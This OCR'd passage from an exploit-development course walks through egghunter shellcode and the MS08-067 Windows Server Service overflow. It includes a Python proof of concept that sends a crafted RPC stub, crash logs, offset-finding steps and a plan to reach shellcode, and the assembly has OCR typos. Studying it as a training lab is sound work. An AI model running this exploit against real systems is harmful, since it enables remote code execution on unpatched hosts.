

Offensive Security


Advanced Windows Exploitation Techniques


v.2.0




Contents










Introduction

Exploiting software vulnerabilities in order to gain code execution is probably the most powerful and direct attack vector available to a security professional. Nothing beats whipping out an exploit and getting an immediate shell on your target.

As the IT industry matures and security technologies advance, exploitation of modern popular software has become more difficult, and has definitely raised the bar for penetration testers and vulnerability researchers alike.

In this course we will examine five recent vulnerabilities in major software, which required extreme memory manipulation to exploit. We will dive deep into each scenario and gain a firm understaning of Advanced Windows Exploitation.



Module 0x01 Egghunters

Lab Objectives

- **Understanding Egghunters**
- **Understanding and using Egghunters in limited space environments**
- **Exploiting MS08-067 vulnerability using an Egghunter**

Overview

An egghunter is a short piece of code which is safely able to search the Virtual Address Space for an egg, a short string signifying the beginning of a larger payload. The egghunter code will usually include an error handling mechanism for dealing with access to non-allocated memory ranges.


The following code is *Matt Millers* egghunter implementation[1]:

```
We use edx for the counter to scan the memory.

loop_inc_page:
       or dx, 0x0fff            : Go to last address in page n (this could also be used to
                                : XOR EDX and set the counter to 00000000)
loop_inc_one:
       inc edx                  : Go to first address in page n+1
loop_check:
       push edx                 : save edx which holds our current memory location
       push 0x2, pop eax        : initialize the call to NtAccessCheckAndAuditAlarm
       int 0x2e                 : perform the system call
       cmp al,05                : check for access violation, 0xc0000005 (ACCESS_VIOLATION)
       pop edx                  : restore edx to check later the content of pointed address
loop_check_8_valid:
       je loop_inc_page         : if access violation encountered, go to next page
is_egg:
       mov eax, 0x57303054      : load egg (W00T in this example)
       mov edi, edx             : initializes pointer with current checked address
       scasd                    : Compare eax with doubleword at edi and set status flags
       jnz loop_inc_one         : No match, we will increase our memory counter by one
       scads                    : first part of the egg detected, check for  the second part
       jnz loop_inc_one         : No match, we found just a location with half an egg
matched:
       jmp edi                  : edi points to the first byte of our 3rd stage code, let's go!
```

[Matt Millers egghunter implementation] http://www.hick.org/code/skape/shellcode/win32/egghunt_syscall.c

[1] "Safely Searching Process Virtual Address Space" (skape 2004) http://www.hick.org/code/skape/papers/egghunt-shellcode.pdf


The following diagram depicts the functionality of Matt Millers' egghunter.




Take some time to examine the code and corresponding diagram to understand the egghunters method of operation. This will become clearer once we see the egghunter in action.


Exercise

1) Get familiar with an Egghunter. Open Egghunter.exe in Ollydbg and pass it the "test" parameter as shown below.



2) follow the execution of the egghunter, which is located at 00401030 (place a breakpoint there) by pressing F8.





MS08-067 Vulnerability

The Vulnerability reported in the *MS08-067* bulletin affected the Server Service on Windows systems allowing attackers to execute arbitrary code via a crafted RPC request that triggers the overflow during path canonicalization[2].

This vulnerability was exploited in the wild by the Gimmiv.A worm, which propagated automatically through networks, compromising machines, finding cached passwords in a number of locations and then sending them off to a remote server.

MS08-067 Case Study: crashing the service

Now that we have the basic concept egghunters, let's analyze the following POC[3]:


```
#!/usr/bin/python

from impacket import smb
from impacket import uuid
from impacket.dcerpc import dcerpc
from impacket.dcerpc import transport
import sys

print "*****************************************************"
print "**********        MS08-67 Win2k3 SP2         **********"
print "**********      offensive-security.com       **********"
print "**********    ryujin&muts --- 11/30/2008     **********"
print "*****************************************************"


try:
   target = sys.argv[1]
   port = 445
except IndexError:
   print "Usage: %s HOST" % sys.argv[0]
   sys.exit()

trans = transport.DCERPCTransportFactory('ncacn_np:%s[\\pipe\\browser]' % target)
trans.connect()
dce = trans.DCERPC_class(trans)
dce.bind(uuid.uuidtup_to_bin(('4b324fc8-1670-01d3-1278-5a47bf6ee188', '3.0')))
```

[2] http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250

http://www.microsoft.com/technet/security/Bulletin/MS08-067.mspx

[3] To run the stub exploit you will need to download and install the impacket python module from

http://oss.coresecurity.com/projects/impacket.html




```
stub= '\x01\x00\x00\x00'          # Reference ID
stub+='\x10\x00\x00\x00'          # Max Count
stub+='\x00\x00\x00\x00'          # Offset
stub+='\x10\x00\x00\x00'          # Actual count
stub+='\xCC'*28                   # Server Unc
stub+='\x00\x00\x00\x00'          # UNC Trailer Padding
stub+='\x2f\x00\x00\x00'          # Max Count
stub+='\x00\x00\x00\x00'          # Offset
stub+='\x2f\x00\x00\x00'          # Actual Count

stub+='\x41\x00\x5c\x00\x2e\x00\x2e\x00' # PATH BOOM
stub+='\x5c\x00\x2e\x00\x2e\x00\x5c\x00' # PATH BOOM
stub+='\x41'*74                   # STUB OVERWRITE

stub+='\x00\x00'
stub+='\x00\x00\x00\x00'          # Padding
stub+='\x02\x00\x00\x00'          # Max Buf
stub+='\x02\x00\x00\x00'          # Max Count
stub+='\x00\x00\x00\x00'          # Offset
stub+='\x02\x00\x00\x00'          # Actual Count
stub+='\x5c\x00\x00\x00'          # Prefix
stub+='\x01\x00\x00\x00'          # Pointer to pathtype
stub+='\x01\x00\x00\x00'          # Path type and flags.

print "Firing payload..."
dce.call(0x1f, stub)   #0x1f (or 31)- NetPathCanonicalize Operation
```

MS08067_0x1.py Source Code

In the above POC you should focus your attention on the following points:

- ***stub+='\x41\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00'*** - this is the evil path which triggers the overflow;
- ***stub+='\x41'*74*** - this string will overwrite the return address.

Now, let's fire Windbg, attach the *svchost.exe* process responsible for the *Server Service* and analyze the crash. Note: You can choose the right *svchost.exe* process to attach by opening the sub-tree of each *svchost* process in Windbg Attach Window and searching for Server service. If you can't see it, "*Process Explorer*"[4] from *Sysinternals* can help you find the right *PID*.

AeLookupSvc, Browser

[4] http://technet.microsoft.com/en-us/sysinternals/bb896653.aspx


```
root@bt # ./MS08067_0x1.py 172.16.30.2
**************************************************
**********        MS08-67 Win2k3 SP2        **********
**********      offensive-security.com      **********
**********    ryujin&muts --- 11/30/2008    **********
**************************************************
Firing payload...


(3c0.714): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=41414141 ebx=00f7005c ecx=00f7f4b2 edx=00f7f508 esi=00f7f4b6 edi=00f7f464
eip=41414141 esp=00f7f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
41414141 ??              ???
```

MS08067_0x1.py WinDbg Session

The *Server Service* crashed, a function return address has been overwritten and we can control execution flow (EIP can be controlled by our evil string).





Figure 1: Return address completely overwritten by evil buffer



MS08-067 Case Study: finding the right offset

We now must find the exact offset needed to control *EIP*. We will use the *pattern_create* tool from Metasploit to create a unique string that will help us to identify the offset:

```
root@bt # /root/framework-3.2/tools/pattern_create.rb 74
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac

[...]
stub+='\x41\x00\x5c\x00\x2e\x00\x2e\x00' # PATH BOOM
stub+='\x5c\x00\x2e\x00\x2e\x00\x5c\x00' # PATH BOOM
stub+='Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac'
[...]
```

Finding the right offset replacing part of the buffer with a pattern string

We replace the "A" string with the above pattern to obtain our new *POC* in which we changed only the part of the buffer overwriting the return address. Running the new POC we discover that the offset is 18 Bytes:

```
root@bt # ./MS08067_0x2.py 172.16.30.2
**************************************************
**********         MS08-67 Win2k3 SP2         **********
**********       offensive-security.com       **********
**********    ryujin&muts --- 11/30/2008      **********
**************************************************
Firing payload...


(1d0.39c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=61413761 ebx=00f7005c ecx=00f7f4b2 edx=00f7f508 esi=00f7f4b6 edi=00f7f464
eip=41366141 esp=00f7f47c ebp=35614134 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
41366141 ??              ???


root@bt # /root/framework-3.2/tools/pattern_offset.rb 41366141
18
```

Offset Discovered

Registers

Customize...

Reg	Value
fs	3b
edi	f7f464
esi	f7f4b6
ebx	f7005c
edx	f7f508
ecx	f7f4b2
eax	61413761
ebp	35614134
eip	41366141
efl	10246
esp	f7f47c
gs	0
es	23
ds	23
cs	1b

Figure 2: Unique pattern overwrites return address with value 0x41366141

Exercise

1) Repeat the required steps in order to obtain the offset needed to overwrite the return address.

After changing the buffer in the previous POC with the following and crashing the *Server Service* once again...

```
stub+='\x41'*18 + '\x42'*4 + '\x43'*44 + '\x44'*4 + '\x45'*4  # 74 Bytes
```

Confirming offset to overwrite EIP

we come to the following conclusions:

- An 18 byte offset is needed to control EIP (EIP=42424242 as expected);




Figure 3: EDX points to part of the controlled buffer

- More than one register points to a part of the controlled buffer;
- The evil buffer is, for some reason, doubled on the stack and, moreover, the 4 bytes pointed by *EDX* (0x013f508 and the following 4 bytes) are a copy of the last 8 bytes in our 74 bytes buffer;




Figure 4: Evil buffer doubled on the stack

- We don't have enough space to store shellcode in a memory area pointed by any of the registers. If we use a *JMP EDX* instruction as a return address, the memory space between the address overwriting EIP (0x42424242 at 0x130f4ce) and the "landing zone" address (0x44444444 at 0x130f508), is enough to store an egghunter (58 Bytes).





Figure 5: Owned return address on the stack






Figure 6: Memory space between return address and the "landing zone"

At the beginning of the buffer we stored a 28 byte *0xCC* string inside the *"Server UNC"* packet field. The Server UNC field was tested as a candidate to store our shellcode[5]. Try thinking about the following scenario:

1. We store the egghunter just after our RET;
2. We exploit the *EDX* register to jump to the end of the controlled buffer;
3. We short jmp back to the beginning of the egghunter to execute it;
4. The egghunter searches for the real shellcode, jumps into it and executes it.

